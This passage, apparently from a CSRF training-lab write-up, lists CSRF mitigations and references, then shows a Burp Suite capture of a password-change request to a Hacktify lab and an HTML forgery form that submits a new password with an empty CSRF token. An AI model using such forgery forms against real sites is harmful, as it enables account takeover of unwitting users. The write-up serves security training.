- Implement same-site cookies.
- Require user re-authentication for sensitive actions.
- Validate the `Origin` or `Referer` header (less reliable).
- Use CAPTCHA for sensitive actions.

References

OWASP: CSRF
MDN: CSRF
Portswigger: CSRF

Proof of Concept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
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Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Decoder Comparer Logger Organizer Extensions Learn
Settings
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Request to https://labs.hacktify.in:443 [162.0.229.223]
Open browser
Time Type Direction Method URL Status code Length
12:38:11 3 Mar 2... HTTP Request POST https://labs.hacktify.in/HTML/csrf_lab/lab_8/passwordChange.php
Request
Pretty Raw Hex
POST /HTML/csrf_lab/lab_8/passwordChange.php HTTP/2
Host: labs.hacktify.in
Cookie: _ga_BC1TF49GTQ=GS1.1.1740248677.1.1.1740248853.0.0.0; _ga=GA1.1.1135172383.1740248677; PHPSESSID=394fb7e4f065cb43f9cb2e0d1d78ffd0
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 74
Origin: https://labs.hacktify.in
Referer: https://labs.hacktify.in/HTML/csrf_lab/lab_8/passwordChange.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
newPassword=12345&newPassword2=12345&csrf=d255d1b766be190d84ef5c9866cd0e41
Inspector
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Search
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
Event log (15)
All issues
Memory: 155.5MB



CSRF PoC Generator

REQUEST

```
Cookie: _ga_BC1TF49GTQ=GS1.1.1740248677.1.1.1740248853.0.0.0;
_ga=GA1.1.1135172383.1740248677; PHPSESSID=579ebcc5825ae922c82f579a64025ef7
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/
svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 74
Origin: https://labs.hacktify.in
Referer: https://labs.hacktify.in/HTML/csrf_lab/lab_8/passwordChange.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

newPassword=12345&newPassword2=12345&csrf=d255d1b766be190d84ef5c9866cd0e41
```

Generate PoC Form

CSRF PoC FORM

```
<html>
    <body>
        <form method="POST" action="https://labs.hacktify.in/HTML/csrf_lab/lab_8/
passwordChange.php">
            <input type="hidden" name="newPassword" value="12345"/>
            <input type="hidden" name="newPassword2" value="12345"/>
            <input type="hidden" name="csrf" value=""/>
            <input type="submit" value="Submit">
        </form>
    </body>
<html>
```

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HTTP HTTPS